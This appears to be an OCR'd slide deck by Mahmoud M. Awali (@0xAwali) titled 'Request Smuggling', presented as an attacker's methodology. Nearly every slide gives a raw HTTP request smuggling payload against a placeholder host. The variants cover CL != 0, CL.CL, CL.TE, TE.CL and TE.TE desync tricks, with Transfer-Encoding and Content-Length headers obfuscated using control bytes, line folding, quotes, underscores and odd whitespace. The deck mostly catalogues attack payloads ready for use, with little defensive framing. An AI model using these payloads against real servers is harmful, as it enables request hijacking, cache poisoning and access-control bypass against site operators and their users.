
Request Smuggling



Mahmoud M. Awali

@0xAwali

attacker

My Methodology

Try To Use HTTP Request Smuggling CL != 0 , Frontend sees Content-Length: Number But Backend Assumes There Are Two Request

- 

Blog
- 
Blog
- 

Slides

```
POST / HTTP/1.1
Host: www.company.com
Content-Length: Number

GET / HTTP/1.1\r\n
Host: www.company.com\r\n
\r\n
```

attacker

My Methodology

Try To Use HTTP Request Smuggling CL != 0 , Frontend sees
Content-Length : Number But Backend Assumes There Are Two Request

- Blog

```
POST / HTTP/1.1
Host: www.company.com
Content-Length : Number

GET / HTTP/1.1\r\n
Host: www.company.com\r\n
X:
```

attacker

My Methodology

Try To Use HTTP Request Smuggling CL != 0 , Frontend sees
Content-Length abcd: Number But Backend Assumes There Are Two Request

-  Slides

```
POST / HTTP/1.1
Host: www.company.com
Content-Length abce: Number

GET / HTTP/1.1\r\n
Host: www.company.com\r\n
X:
```

attacker

My Methodology

Try To Use HTTP Request Smuggling CL != 0 , Frontend sees \rContent-Length: Number But Backend Assumes There Are Two Request

-  Slides

```
POST / HTTP/1.1
Host: www.company.com
\rContent-Length: Number

GET / HTTP/1.1\r\n
Host: www.company.com\r\n
X:
```

attacker

My Methodology

Try To Use HTTP Request Smuggling CL != 0 , Frontend sees Content\rLength: Number But Backend Assumes There Are Two Request

-  Slides

```
POST / HTTP/1.1
Host: www.company.com
Content\rLength: Number

GET / HTTP/1.1\r\n
Host: www.company.com\r\n
X:
```

attacker

My Methodology

Try To Use HTTP Request Smuggling CL != 0 , Frontend sees Content\x20Length: Number But Backend Assumes There Are Two Request

-  Slides

```
POST / HTTP/1.1
Host: www.company.com
Content\x20Length: Number

GET / HTTP/1.1\r\n
Host: www.company.com\r\n
X:
```

attacker

My Methodology

Try To Use HTTP Request Smuggling CL != 0 , Frontend sees Content-Length: Number Number But Backend Assumes There Are Two Request

-  Slides

```
POST / HTTP/1.1
Host: www.company.com
Content-Length: Number Number

GET / HTTP/1.1\r\n
Host: www.company.com\r\n
X:
```

attacker

My Methodology

Try To Use HTTP Request Smuggling Connections Header Trick , Frontend Drop Content-Length Header So Backend May Be See TWO Requests

- Video

```
POST / HTTP/1.1
Host: www.company.com
Connection: Content-Length
Content-Length: Number

Backend\r\n
\r\n
GET / HTTP/1.1\r\n
X: X
```

attacker

My Methodology

Try To Use HTTP Request Smuggling CL.CL , Frontend sees Content-Length: Number But Backend sees Content-Length: Number

- Video
- Blog
- Blog

```
POST / HTTP/1.1
Host: www.company.com
Content-Length: Number
Content-Length: Number

Backend\r\n
GET / HTTP/1.1\r\n
X: X
```

attacker

My Methodology

Try To Use HTTP Request Smuggling CL.CL , Frontend sees
Content-Length: Number But Backend sees Content-Length absc: Number

-  Slides

```
POST / HTTP/1.1
Host: www.company.com
Content-Length: Number
Content-Length abcd: Number

Backend\r\n
GET / HTTP/1.1\r\n
X: X
```

attacker

My Methodology

Try To Use HTTP Request Smuggling CL.CL , Frontend sees Content-Length: Number But Backend sees Content-Length absc: Number With HTTP/1.2

-  Slides

```
POST / HTTP/1.1
Host: www.company.com
Content-Length: Number
Content-Length abcd: Number

Backend\r\n
GET / HTTP/1.2\r\n
X: X
```

attacker

My Methodology

Try To Use HTTP Request Smuggling CL.CL , Frontend sees Content-Length: Number But Backend sees Content-Length absc: Number With MIME text/plain

-  Slides

```
POST / HTTP/1.1
Host: www.company.com
Content-Type: text/plain
Content-Length: Number
Content-Length abcd: Number

Backend\r\n
GET / HTTP/1.1\r\n
X: X
```

attacker

My Methodology

Try To Use HTTP Request Smuggling CL.TE , Frontend sees Content-Length: Number But Backend sees Transfer-Encoding: chunked

- Video
- Blog
- Blog
- Writeup

```
POST / HTTP/1.1
Host: www.company.com
Content-Length: Number
Transfer-Encoding: chunked

0\r\n
\r\n
GET / HTTP/1.1\r\n
X: X
```

attacker

My Methodology

Try To Use HTTP Request Smuggling TE.CL , Frontend sees Transfer-Encoding: chunked But Backend sees Content-Length: Number

- Video
- Blog
- Blog

```
POST / HTTP/1.1
Host: www.company.com
Transfer-Encoding: chunked
Content-Length: Number

Backend\r\n
GET / HTTP/1.1\r\n
Host: www.company.com\r\n
\r\n
0\r\n
\r\n
```

attacker

My Methodology

Try To Use HTTP Request Smuggling TE.TE , Frontend and Backend See Transfer-Encoding , Backend Prioritize Content-Length: Number If Abnormal Value

- Blog
- Blog
- Video
- Writeup

```
POST / HTTP/1.1
Host: www.company.com
Content-Length: Number
Transfer-Encoding: chunked
Transfer-Encoding: nothing

Backend\r\n
GET / HTTP/1.1\r\n
Host: www.company.com\r\n
\r\n
0\r\n
\r\n
```

attacker

My Methodology

Try To Use HTTP Request Smuggling CL.TE , Frontend sees Content-Length: Number But Backend sees Transfer-Encoding : chunked

- Video
- Blog
- Blog
- Writeup
- Writeup

```
POST / HTTP/1.1
Host: www.company.com
Content-Length: Number
Transfer-Encoding : chunked

0\r\n
\r\n
GET / HTTP/1.1\r\n
X: X
```

attacker

My Methodology

Try To Use HTTP Request Smuggling TE.CL , Frontend sees Transfer-Encoding : chunked But Backend sees Content-Length: Number

- Video
- Blog

```
POST / HTTP/1.1
Host: www.company.com
Transfer-Encoding : chunked
Content-Length: Number

Backend\r\n
GET / HTTP/1.1\r\n
Host: www.company.com\r\n
\r\n
0\r\n
\r\n
```

attacker

My Methodology

Try To Use HTTP Request Smuggling TE.TE , Frontend and Backend See Transfer-Encoding , Backend Prioritize Content-Length: Number If Abnormal Value

-  Mine

```
POST / HTTP/1.1
Host: www.company.com
Content-Length: Number
Transfer-Encoding : chunked
Transfer-Encoding : nothing

Backend\r\n
GET / HTTP/1.1\r\n
Host: www.company.com\r\n
\r\n
0\r\n
\r\n
```

attacker

My Methodology

Try To Use HTTP Request Smuggling CL.TE , Frontend sees
Content-Length: Number But Backend sees Transfer-Encoding: chunked

- Video
- Writeup

```
POST / HTTP/1.1
Host: www.company.com
Content-Length: Number
Transfer-Encoding: chunked

0\r\n
\r\n
GET / HTTP/1.1\r\n
X: X
```

attacker

My Methodology

Try To Use HTTP Request Smuggling TE.CL , Frontend sees Transfer-Encoding: chunked But Backend sees Content-Length: Number

- Video

```
POST / HTTP/1.1
Host: www.company.com
Transfer-Encoding:          chunked
Content-Length: Number

Backend\r\n
GET / HTTP/1.1\r\n
Host: www.company.com\r\n
\r\n
0\r\n
\r\n
```

attacker

My Methodology

Try To Use HTTP Request Smuggling TE.TE , Frontend and Backend See Transfer-Encoding , Backend Prioritize Content-Length: Number If Abnormal Value

-  Mine

```
POST / HTTP/1.1
Host: www.company.com
Content-Length: Number
Transfer-Encoding:      chunked
Transfer-Encoding:      nothing

Backend\r\n
GET / HTTP/1.1\r\n
Host: www.company.com\r\n
\r\n
0\r\n
\r\n
```

attacker

My Methodology

Try To Use HTTP Request Smuggling CL.TE , Frontend sees Content-Length: Number But Backend sees Transfer-Encoding:\n\u000Bchunked

-  Resource
-  Resource

```
POST / HTTP/1.1
Host: www.company.com
Content-Length: Number
Transfer-Encoding:\n\u000Bchunked

0\r\n
\r\n
GET / HTTP/1.1\r\n
X: X
```

attacker

My Methodology

Try To Use HTTP Request Smuggling TE.CL , Frontend sees Transfer-Encoding:\n\u000Bchunked But Backend sees Content-Length: Number

- Resource
- Resource

```
POST / HTTP/1.1
Host: www.company.com
Transfer-Encoding:\n\u000Bchunked
Content-Length: Number

Backend\r\n
GET / HTTP/1.1\r\n
Host: www.company.com\r\n
\r\n
0\r\n
\r\n
```

attacker

My Methodology

Try To Use HTTP Request Smuggling TE.TE , Frontend and Backend See Transfer-Encoding , Backend Prioritize Content-Length: Number If Abnormal Value

-  Mine

```
POST / HTTP/1.1
Host: www.company.com
Content-Length: Number
Transfer-Encoding:\n\u000Bchunked
Transfer-Encoding:\n\u000Bnothing

Backend\r\n
GET / HTTP/1.1\r\n
Host: www.company.com\r\n
\r\n
0\r\n
\r\n
```

attacker

My Methodology

Try To Use HTTP Request Smuggling CL.TE , Frontend sees Content-Length: Number But Backend sees Transfer-Encoding:\u000Bchunked

- Resource

```
POST / HTTP/1.1
Host: www.company.com
Content-Length: Number
Transfer-Encoding:\u000Bchunked

0\r\n
\r\n
GET / HTTP/1.1\r\n
X: X
```

attacker

My Methodology

Try To Use HTTP Request Smuggling TE.CL , Frontend sees Transfer-Encoding:\u000Bchunked But Backend sees Content-Length: Number

- Resource

```
POST / HTTP/1.1
Host: www.company.com
Transfer-Encoding:\u000Bchunked
Content-Length: Number

Backend\r\n
GET / HTTP/1.1\r\n
Host: www.company.com\r\n
\r\n
0\r\n
\r\n
```

attacker

My Methodology

Try To Use HTTP Request Smuggling TE.TE , Frontend and Backend See Transfer-Encoding , Backend Prioritize Content-Length: Number If Abnormal Value

-  Mine

```
POST / HTTP/1.1
Host: www.company.com
Content-Length: Number
Transfer-Encoding:\u000Bchunked
Transfer-Encoding:\u000Bnothing

Backend\r\n
GET / HTTP/1.1\r\n
Host: www.company.com\r\n
\r\n
0\r\n
\r\n
```

attacker

My Methodology

Try To Use HTTP Request Smuggling CL.TE , Frontend sees
Content-Length: Number But Backend sees Transfer-Encoding:\n chunked

- Resource
- Resource

```
POST / HTTP/1.1
Host: www.company.com
Content-Length: Number
Transfer-Encoding:\n chunked

0\r\n
\r\n
GET / HTTP/1.1\r\n
X: X
```

attacker

My Methodology

Try To Use HTTP Request Smuggling TE.CL , Frontend sees
Transfer-Encoding:\n chunked But Backend sees Content-Length: Number

- Resource
- Resource

```
POST / HTTP/1.1
Host: www.company.com
Transfer-Encoding:\n chunked
Content-Length: Number

Backend\r\n
GET / HTTP/1.1\r\n
Host: www.company.com\r\n
\r\n
0\r\n
\r\n
```

attacker

My Methodology

Try To Use HTTP Request Smuggling TE.TE , Frontend and Backend See Transfer-Encoding , Backend Prioritize Content-Length: Number If Abnormal Value

- Resource

```
POST / HTTP/1.1
Host: www.company.com
Content-Length: Number
Transfer-Encoding:\n            chunked
Transfer-Encoding:\n            nothing

Backend\r\n
GET / HTTP/1.1\r\n
Host: www.company.com\r\n
\r\n
0\r\n
\r\n
```

attacker

My Methodology

Try To Use HTTP Request Smuggling CL.TE , Frontend sees Content-Length: Number But Backend sees Content-Encoding: chunked

-  Resource
-  Resource

```
POST / HTTP/1.1
Host: www.company.com
Content-Length: Number
Content-Encoding: chunked

0\r\n
\r\n
GET / HTTP/1.1\r\n
X: X
```

attacker

My Methodology

Try To Use HTTP Request Smuggling TE.CL , Frontend sees Content-Encoding: chunked But Backend sees Content-Length: Number

- Resource
- Resource

```
POST / HTTP/1.1
Host: www.company.com
Content-Encoding: chunked
Content-Length: Number

Backend\r\n
GET / HTTP/1.1\r\n
Host: www.company.com\r\n
\r\n
0\r\n
\r\n
```

attacker

My Methodology

Try To Use HTTP Request Smuggling TE.TE , Frontend and Backend See Transfer-Encoding , Backend Prioritize Content-Length: Number If Abnormal Value

-  Mine

```
POST / HTTP/1.1
Host: www.company.com
Content-Length: Number
Content-Encoding: chunked
Content-Encoding: nothing

Backend\r\n
GET / HTTP/1.1\r\n
Host: www.company.com\r\n
\r\n
0\r\n
\r\n
```

attacker

My Methodology

Try To Use HTTP Request Smuggling CL.TE , Frontend sees Content-Length: Number But Backend sees Transfer_Encoding: chunked

-  Blog
-  Resource

```
POST / HTTP/1.1
Host: www.company.com
Content-Length: Number
Transfer_Encoding: chunked

0\r\n
\r\n
GET / HTTP/1.1\r\n
X: X
```

attacker

My Methodology

Try To Use HTTP Request Smuggling TE.CL , Frontend sees Transfer_Encoding: chunked But Backend sees Content-Length: Number

- Resource
- Resource

```
POST / HTTP/1.1
Host: www.company.com
Transfer_Encoding: chunked
Content-Length: Number

Backend\r\n
GET / HTTP/1.1\r\n
Host: www.company.com\r\n
\r\n
0\r\n
\r\n
```

attacker

My Methodology

Try To Use HTTP Request Smuggling TE.TE , Frontend and Backend See Transfer-Encoding , Backend Prioritize Content-Length: Number If Abnormal Value

-  Mine

```
POST / HTTP/1.1
Host: www.company.com
Content-Length: Number
Transfer_Encoding: chunked
Transfer_Encoding: nothing

Backend\r\n
GET / HTTP/1.1\r\n
Host: www.company.com\r\n
\r\n
0\r\n
\r\n
```

attacker

My Methodology

Try To Use HTTP Request Smuggling CL.TE , Frontend sees Content-Length: Number But Backend sees Transfer-Encoding:\r\n chunked

- Video
- Blog

```
POST / HTTP/1.1
Host: www.company.com
Content-Length: Number
Transfer-Encoding:
 chunked

0\r\n
\r\n
GET / HTTP/1.1\r\n
X: X
```

attacker

My Methodology

Try To Use HTTP Request Smuggling TE.CL , Frontend sees Transfer-Encoding:\r\n chunked But Backend sees Content-Length: Number

- Resource
- Resource

```
POST / HTTP/1.1
Host: www.company.com
Transfer-Encoding:
 chunked
Content-Length: Number

Backend\r\n
GET / HTTP/1.1\r\n
Host: www.company.com\r\n
\r\n
0\r\n
\r\n
```

attacker

My Methodology

Try To Use HTTP Request Smuggling TE.TE , Frontend and Backend See Transfer-Encoding , Backend Prioritize Content-Length: Number If Abnormal Value

-  Mine

```
POST / HTTP/1.1
Host: www.company.com
Content-Length: Number
Transfer-Encoding:
 chunked
Transfer-Encoding:
 nothing

Backend\r\n
GET / HTTP/1.1\r\n
Host: www.company.com\r\n
\r\n
0\r\n
\r\n
```

attacker

My Methodology

Try To Use HTTP Request Smuggling CL.TE , Frontend sees Content-Length: Number But Backend sees Transfer-Encoding:\n chunked

-  Resource
-  Resource

```
POST / HTTP/1.1
Host: www.company.com
Content-Length: Number
Transfer-Encoding:\n  chunked

0\r\n
\r\n
GET / HTTP/1.1\r\n
X: X
```

attacker

My Methodology

Try To Use HTTP Request Smuggling TE.CL , Frontend sees Transfer-Encoding:\n chunked But Backend sees Content-Length: Number

- Resource
- Resource

```
POST / HTTP/1.1
Host: www.company.com
Transfer-Encoding:\n chunked
Content-Length: Number

Backend\r\n
GET / HTTP/1.1\r\n
Host: www.company.com\r\n
\r\n
0\r\n
\r\n
```

attacker

My Methodology

Try To Use HTTP Request Smuggling TE.TE , Frontend and Backend See Transfer-Encoding , Backend Prioritize Content-Length: Number If Abnormal Value

-  Mine

```
POST / HTTP/1.1
Host: www.company.com
Content-Length: Number
Transfer-Encoding:\n  chunked
Transfer-Encoding:\n  nothing

Backend\r\n
GET / HTTP/1.1\r\n
Host: www.company.com\r\n
\r\n
0\r\n
\r\n
```

attacker

My Methodology

Try To Use HTTP Request Smuggling CL.TE , Frontend sees Content-Length: Number But Backend sees Transfer-Encoding:\xFFchunked

-  Resource
-  Resource

```
POST / HTTP/1.1
Host: www.company.com
Content-Length: Number
Transfer-Encoding:\xFFchunked

0\r\n
\r\n
GET / HTTP/1.1\r\n
X: X
```

attacker

My Methodology

Try To Use HTTP Request Smuggling TE.CL , Frontend sees Transfer-Encoding:\xFFchunked But Backend sees Content-Length: Number

- Resource
- Resource

```
POST / HTTP/1.1
Host: www.company.com
Transfer-Encoding:\xFFchunked
Content-Length: Number

Backend\r\n
GET / HTTP/1.1\r\n
Host: www.company.com\r\n
\r\n
0\r\n
\r\n
```

attacker

My Methodology

Try To Use HTTP Request Smuggling TE.TE , Frontend and Backend See Transfer-Encoding , Backend Prioritize Content-Length: Number If Abnormal Value

-  Mine

```
POST / HTTP/1.1
Host: www.company.com
Content-Length: Number
Transfer-Encoding:\xFFchunked
Transfer-Encoding:\xFFnothing

Backend\r\n
GET / HTTP/1.1\r\n
Host: www.company.com\r\n
\r\n
0\r\n
\r\n
```

attacker

My Methodology

Try To Use HTTP Request Smuggling CL.TE , Frontend sees Content-Length: Number But Backend sees Transfer-Encoding:\xA0chunked

-  Resource
-  Resource

```
POST / HTTP/1.1
Host: www.company.com
Content-Length: Number
Transfer-Encoding:\xA0chunked

0\r\n
\r\n
GET / HTTP/1.1\r\n
X: X
```

attacker

My Methodology

Try To Use HTTP Request Smuggling TE.CL , Frontend sees Transfer-Encoding:\xA0chunked But Backend sees Content-Length: Number

- Resource
- Resource

```
POST / HTTP/1.1
Host: www.company.com
Transfer-Encoding:\xA0chunked
Content-Length: Number

Backend\r\n
GET / HTTP/1.1\r\n
Host: www.company.com\r\n
\r\n
0\r\n
\r\n
```

attacker

My Methodology

Try To Use HTTP Request Smuggling TE.TE , Frontend and Backend See Transfer-Encoding , Backend Prioritize Content-Length: Number If Abnormal Value

-  Mine

```
POST / HTTP/1.1
Host: www.company.com
Content-Length: Number
Transfer-Encoding:\xA0chunked
Transfer-Encoding:\xA0nothing

Backend\r\n
GET / HTTP/1.1\r\n
Host: www.company.com\r\n
\r\n
0\r\n
\r\n
```

attacker

My Methodology

Try To Use HTTP Request Smuggling CL.TE , Frontend sees Content-Length: Number But Backend sees Transfer-Encoding: chu\x96nked

- Resource
- Resource

```
POST / HTTP/1.1
Host: www.company.com
Content-Length: Number
Transfer-Encoding: chu\x96nked

0\r\n
\r\n
GET / HTTP/1.1\r\n
X: X
```

attacker

My Methodology

Try To Use HTTP Request Smuggling TE.CL , Frontend sees Transfer-Encoding: chu\x96nked But Backend sees Content-Length: Number

- Resource
- Resource

```
POST / HTTP/1.1
Host: www.company.com
Transfer-Encoding: chu\x96nked
Content-Length: Number

Backend\r\n
GET / HTTP/1.1\r\n
Host: www.company.com\r\n
\r\n
0\r\n
\r\n
```

attacker

My Methodology

Try To Use HTTP Request Smuggling TE.TE , Frontend and Backend See Transfer-Encoding , Backend Prioritize Content-Length: Number If Abnormal Value

-  Mine

```
POST / HTTP/1.1
Host: www.company.com
Content-Length: Number
Transfer-Encoding: chu\x96nked
Transfer-Encoding: \x96nothing

Backend\r\n
GET / HTTP/1.1\r\n
Host: www.company.com\r\n
\r\n
0\r\n
\r\n
```

attacker

My Methodology

Try To Use HTTP Request Smuggling CL.TE , Frontend sees Content-Length: Number But Backend sees Transfer-Encoding\n : chunked

-  Resource
-  Resource

```
POST / HTTP/1.1
Host: www.company.com
Content-Length: Number
Transfer-Encoding\n : chunked

0\r\n
\r\n
GET / HTTP/1.1\r\n
X: X
```

attacker

My Methodology

Try To Use HTTP Request Smuggling TE.CL , Frontend sees Transfer-Encoding\n : chunked But Backend sees Content-Length: Number

- Resource
- Resource

```
POST / HTTP/1.1
Host: www.company.com
Transfer-Encoding\n : chunked
Content-Length: Number

Backend\r\n
GET / HTTP/1.1\r\n
Host: www.company.com\r\n
\r\n
0\r\n
\r\n
```

attacker

My Methodology

Try To Use HTTP Request Smuggling TE.TE , Frontend and Backend See Transfer-Encoding , Backend Prioritize Content-Length: Number If Abnormal Value

-  Mine

```
POST / HTTP/1.1
Host: www.company.com
Content-Length: Number
Transfer-Encoding\n : chunked
Transfer-Encoding\n: nothing

Backend\r\n
GET / HTTP/1.1\r\n
Host: www.company.com\r\n
\r\n
0\r\n
\r\n
```

attacker

My Methodology

Try To Use HTTP Request Smuggling CL.TE , Frontend sees Content-Length: Number But Backend sees Transfer\r-Encoding: chunked

-  Resource
-  Resource

```
POST / HTTP/1.1
Host: www.company.com
Content-Length: Number
Transfer\r-Encoding: chunked

0\r\n
\r\n
GET / HTTP/1.1\r\n
X: X
```

attacker

My Methodology

Try To Use HTTP Request Smuggling TE.CL , Frontend sees Transfer\r-Encoding: chunked But Backend sees Content-Length: Number

- Resource
- Resource

```
POST / HTTP/1.1
Host: www.company.com
Transfer\r-Encoding: chunked
Content-Length: Number

Backend\r\n
GET / HTTP/1.1\r\n
Host: www.company.com\r\n
\r\n
0\r\n
\r\n
```

attacker

My Methodology

Try To Use HTTP Request Smuggling TE.TE , Frontend and Backend See Transfer-Encoding , Backend Prioritize Content-Length: Number If Abnormal Value

-  Mine

```
POST / HTTP/1.1
Host: www.company.com
Content-Length: Number
Transfer\r-Encoding: chunked
Transfer\r-Encoding: nothing

Backend\r\n
GET / HTTP/1.1\r\n
Host: www.company.com\r\n
\r\n
0\r\n
\r\n
```

attacker

My Methodology

Try To Use HTTP Request Smuggling CL.TE , Frontend sees Content-Length: Number But Backend sees Transfe\x82r-Encoding: chunked

-  Resource
-  Resource

```
POST / HTTP/1.1
Host: www.company.com
Content-Length: Number
Transfe\x82r-Encoding: chunked

0\r\n
\r\n
GET / HTTP/1.1\r\n
X: X
```

attacker

My Methodology

Try To Use HTTP Request Smuggling TE.CL , Frontend sees Transfe\x82r-Encoding: chunked But Backend sees Content-Length: Number

-  Resource
-  Resource

```
POST / HTTP/1.1
Host: www.company.com
Transfe\x82r-Encoding: chunked
Content-Length: Number

Backend\r\n
GET / HTTP/1.1\r\n
Host: www.company.com\r\n
\r\n
0\r\n
\r\n
```

attacker

My Methodology

Try To Use HTTP Request Smuggling TE.TE , Frontend and Backend See Transfer-Encoding , Backend Prioritize Content-Length: Number If Abnormal Value

-  Mine

```
POST / HTTP/1.1
Host: www.company.com
Content-Length: Number
Transfe\x82r-Encoding: chunked
Transfe\x82r-Encoding: nothing

Backend\r\n
GET / HTTP/1.1\r\n
Host: www.company.com\r\n
\r\n
0\r\n
\r\n
```

attacker

My Methodology

Try To Use HTTP Request Smuggling CL.TE , Frontend sees Content-Length: Number But Backend sees Transfer-Encoding: chunked\r

-  Resource
-  Resource

```
POST / HTTP/1.1
Host: www.company.com
Content-Length: Number
Transfer-Encoding: chunked\r

0\r\n
\r\n
GET / HTTP/1.1\r\n
X: X
```

attacker

My Methodology

Try To Use HTTP Request Smuggling TE.CL , Frontend sees Transfer-Encoding: chunked\r But Backend sees Content-Length: Number

- Resource
- Resource

```
POST / HTTP/1.1
Host: www.company.com
Transfer-Encoding: chunked\r
Content-Length: Number

Backend\r\n
GET / HTTP/1.1\r\n
Host: www.company.com\r\n
\r\n
0\r\n
\r\n
```

attacker

My Methodology

Try To Use HTTP Request Smuggling TE.TE , Frontend and Backend See Transfer-Encoding , Backend Prioritize Content-Length: Number If Abnormal Value

-  Mine

```
POST / HTTP/1.1
Host: www.company.com
Content-Length: Number
Transfer-Encoding: chunked\r
Transfer-Encoding: nothing\r

Backend\r\n
GET / HTTP/1.1\r\n
Host: www.company.com\r\n
\r\n
0\r\n
\r\n
```

attacker

My Methodology

Try To Use HTTP Request Smuggling CL.TE , Frontend sees
Content-Length: Number But Backend sees "Transfer-Encoding: chunked "

- Resource
- Resource

```
POST / HTTP/1.1
Host: www.company.com
Content-Length: Number
Transfer-Encoding: chunked

0\r\n
\r\n
GET / HTTP/1.1\r\n
X: X
```

attacker

My Methodology

Try To Use HTTP Request Smuggling TE.CL , Frontend sees "Transfer-Encoding: chunked " But Backend sees Content-Length: Number

- Resource
- Resource

```
POST / HTTP/1.1
Host: www.company.com
Transfer-Encoding: chunked
Content-Length: Number

Backend\r\n
GET / HTTP/1.1\r\n
Host: www.company.com\r\n
\r\n
0\r\n
\r\n
```

attacker

My Methodology

Try To Use HTTP Request Smuggling TE.TE , Frontend and Backend See Transfer-Encoding , Backend Prioritize Content-Length: Number If Abnormal Value

-  Mine

```
POST / HTTP/1.1
Host: www.company.com
Content-Length: Number
Transfer-Encoding: chunked
Transfer-Encoding: nothing

Backend\r\n
GET / HTTP/1.1\r\n
Host: www.company.com\r\n
\r\n
0\r\n
\r\n
```

attacker

My Methodology

Try To Use HTTP Request Smuggling CL.TE , Frontend sees Content-Length: Number But Backend sees "Transfer-Encoding : chunked"

- Resource
- Resource

```
POST / HTTP/1.1
Host: www.company.com
Content-Length: Number
Transfer-Encoding : chunked

0\r\n
\r\n
GET / HTTP/1.1\r\n
X: X
```

attacker

My Methodology

Try To Use HTTP Request Smuggling TE.CL , Frontend sees
Transfer-Encoding : chunked But Backend sees Content-Length: Number

- Resource
- Resource

```
POST / HTTP/1.1
Host: www.company.com
Transfer-Encoding : chunked
Content-Length: Number

Backend\r\n
GET / HTTP/1.1\r\n
Host: www.company.com\r\n
\r\n
0\r\n
\r\n
```

attacker

My Methodology

Try To Use HTTP Request Smuggling TE.TE , Frontend and Backend See Transfer-Encoding , Backend Prioritize Content-Length: Number If Abnormal Value

-  Mine

```
POST / HTTP/1.1
Host: www.company.com
Content-Length: Number
Transfer-Encoding       :       chunked
Transfer-Encoding       :       nothing

Backend\r\n
GET / HTTP/1.1\r\n
Host: www.company.com\r\n
\r\n
0\r\n
\r\n
```

attacker

My Methodology

Try To Use HTTP Request Smuggling CL.TE , Frontend sees Content-Length: Number But Backend sees Transfer-Encoding: "chunked"

-  Resource
-  Resource

```
POST / HTTP/1.1
Host: www.company.com
Content-Length: Number
Transfer-Encoding: "chunked"

0\r\n
\r\n
GET / HTTP/1.1\r\n
X: X
```

attacker

My Methodology

Try To Use HTTP Request Smuggling TE.CL , Frontend sees Transfer-Encoding: "chunked" But Backend sees Content-Length: Number

- Resource
- Resource

```
POST / HTTP/1.1
Host: www.company.com
Transfer-Encoding : "chunked"
Content-Length: Number

Backend\r\n
GET / HTTP/1.1\r\n
Host: www.company.com\r\n
\r\n
0\r\n
\r\n
```

attacker

My Methodology

Try To Use HTTP Request Smuggling TE.TE , Frontend and Backend See Transfer-Encoding , Backend Prioritize Content-Length: Number If Abnormal Value

-  Mine

```
POST / HTTP/1.1
Host: www.company.com
Content-Length: Number
Transfer-Encoding: "chunked"
Transfer-Encoding: "nothing"

Backend\r\n
GET / HTTP/1.1\r\n
Host: www.company.com\r\n
\r\n
0\r\n
\r\n
```

attacker

My Methodology

Try To Use HTTP Request Smuggling CL.TE , Frontend sees Content-Length: Number But Backend sees Transfer-Encoding: 'chunked'

-  Resource
-  Resource

```
POST / HTTP/1.1
Host: www.company.com
Content-Length: Number
Transfer-Encoding: 'chunked'

0\r\n
\r\n
GET / HTTP/1.1\r\n
X: X
```

attacker

My Methodology

Try To Use HTTP Request Smuggling TE.CL , Frontend sees Transfer-Encoding: 'chunked' But Backend sees Content-Length: Number

-  Resource
-  Resource

```
POST / HTTP/1.1
Host: www.company.com
Transfer-Encoding : 'chunked'
Content-Length: Number

Backend\r\n
GET / HTTP/1.1\r\n
Host: www.company.com\r\n
\r\n
0\r\n
\r\n
```

attacker

My Methodology

Try To Use HTTP Request Smuggling TE.TE , Frontend and Backend See Transfer-Encoding , Backend Prioritize Content-Length: Number If Abnormal Value

-  Mine

```
POST / HTTP/1.1
Host: www.company.com
Content-Length: Number
Transfer-Encoding: 'chunked'
Transfer-Encoding: 'chunked'

Backend\r\n
GET / HTTP/1.1\r\n
Host: www.company.com\r\n
\r\n
0\r\n
\r\n
```

attacker

My Methodology

Try To Use HTTP Request Smuggling CL.TE , Frontend sees Content-Length: Number But Backend sees Transfer-Encoding\r\n : chunked

- Video
- Resource

```
POST / HTTP/1.1
Host: www.company.com
Content-Length: Number
Transfer-Encoding
 : chunked

0\r\n
\r\n
GET / HTTP/1.1\r\n
X: X
```

attacker

My Methodology

Try To Use HTTP Request Smuggling TE.CL , Frontend sees Transfer-Encoding\r\n : chunked But Backend sees Content-Length: Number

-  Mine

```
POST / HTTP/1.1
Host: www.company.com
Transfer-Encoding
 : chunked
Content-Length: Number

Backend\r\n
GET / HTTP/1.1\r\n
Host: www.company.com\r\n
\r\n
0\r\n
\r\n
```

attacker

My Methodology

Try To Use HTTP Request Smuggling TE.TE , Frontend and Backend See Transfer-Encoding , Backend Prioritize Content-Length: Number If Abnormal Value

-  Mine

```
POST / HTTP/1.1
Host: www.company.com
Content-Length: Number
Transfer-Encoding
 : chunked
Transfer-Encoding
 : nothing

Backend\r\n
GET / HTTP/1.1\r\n
Host: www.company.com\r\n
\r\n
0\r\n
\r\n
```

attacker

My Methodology

Try To Use HTTP Request Smuggling CL.TE , Frontend sees Content-Length: Number But Backend sees Transfer-Encoding: xchunked

- Video
- Resource

```
POST / HTTP/1.1
Host: www.company.com
Content-Length: Number
Transfer-Encoding: xchunked

0\r\n
\r\n
GET / HTTP/1.1\r\n
X: X
```

attacker

My Methodology

Try To Use HTTP Request Smuggling TE.CL , Frontend sees
Transfer-Encoding: xchunked But Backend sees Content-Length: Number

- Video
- Resource

```
POST / HTTP/1.1
Host: www.company.com
Transfer-Encoding: xchunked
Content-Length: Number

Backend\r\n
GET / HTTP/1.1\r\n
Host: www.company.com\r\n
\r\n
0\r\n
\r\n
```

attacker

My Methodology

Try To Use HTTP Request Smuggling TE.TE , Frontend and Backend See Transfer-Encoding , Backend Prioritize Content-Length: Number If Abnormal Value

-  Mine

```
POST / HTTP/1.1
Host: www.company.com
Content-Length: Number
Transfer-Encoding: xchunked
Transfer-Encoding: xnothing

Backend\r\n
GET / HTTP/1.1\r\n
Host: www.company.com\r\n
\r\n
0\r\n
\r\n
```

attacker

My Methodology

Try To Use HTTP Request Smuggling CL.TE , Frontend sees Content-Length: Number But Backend sees ' Transfer-Encoding: chunked'

- Video
- Blog

```
POST / HTTP/1.1
Host: www.company.com
Content-Length: Number
 Transfer-Encoding: chunked

0\r\n
\r\n
GET / HTTP/1.1\r\n
X: X
```

attacker

My Methodology

Try To Use HTTP Request Smuggling TE.CL , Frontend sees
' Transfer-Encoding: chunked' But Backend sees Content-Length: Number

- Resource
- Resource

```
POST / HTTP/1.1
Host: www.company.com
 Transfer-Encoding: chunked
Content-Length: Number

Backend\r\n
GET / HTTP/1.1\r\n
Host: www.company.com\r\n
\r\n
0\r\n
\r\n
```

attacker

My Methodology
